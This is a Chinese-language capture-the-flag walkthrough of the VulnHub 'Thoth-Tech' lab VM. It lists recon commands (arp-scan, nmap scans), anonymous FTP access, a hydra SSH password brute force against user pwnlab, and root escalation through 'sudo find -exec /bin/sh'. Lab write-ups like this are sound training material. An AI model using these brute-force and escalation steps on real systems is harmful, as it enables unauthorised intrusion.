
Thoth-Tech

下载地址：<https://download.vulnhub.com/thothtech/Thoth-Tech.ova>

主机发现


arp-scan -l



目标：192.168.21.148


端口扫描

nmap --min-rate 10000 -p- 192.168.21.148




服务扫描

nmap -sV -sT -O -p21,22,80 192.168.21.148




漏洞扫描


nmap --script=vuln -p21,22,80 192.168.21.148




先去看web网站




在f12里面发现




再去看看web的别的






感觉少了点东西于是又扫了一遍


nmap -A 192.168.21.148



发现ftp能匿名登入


去看看（用户名anonymous）

ftp 192.168.21.148




这里告诉我们pwnlab能爆破

hydra -l pwnlab -P /usr/share/wordlists/rockyou.txt ssh://192.168.21.148




ssh登入


ssh [pwnlab@192.168.21.148](mailto:pwnlab@192.168.21.148)



第一个flag



信息收集




10和11是我执行的发现有find




这里用find找可执行的文件

find / -user root -perm /40000 2>/dev/null

没有东西




再看看sudo




find没有密码要求，那么就需要利用这个来提权了

[find 命令提权 - 编程猎人 (programminghunter.com)](https://www.programminghunter.com/article/95102332016/#:~:text=find%20%E5%91%BD%E4%BB%A4%E6%8F%90%E6%9D%83%201%201.%20%E6%9F%A5%E7%9C%8Bfind%E5%91%BD%E4%BB%A4%E6%9D%83%E9%99%90%20%E6%96%B9%E6%B3%95%20%E4%B8%80%E3%80%81%20%23,3.%20%E5%8F%8D%E5%BC%B9shell%20%E5%B8%B8%E8%A7%84%E5%A5%97%E8%B7%AF%20%EF%BC%8C2%E4%B8%AA%E6%9C%BA%E5%99%A8%E3%80%82%20%E4%B8%80%E4%B8%AA%E5%BC%80%E7%9B%91%E5%90%AC%EF%BC%8C%E4%B8%80%E4%B8%AA%E6%89%A7%E8%A1%8C%E5%8F%8D%E5%BC%B9%E5%91%BD%E4%BB%A4%203.1%20%E5%BC%80%E7%9B%91%E5%90%AC%20)

sudo find . -exec /bin/sh \; -quit





结束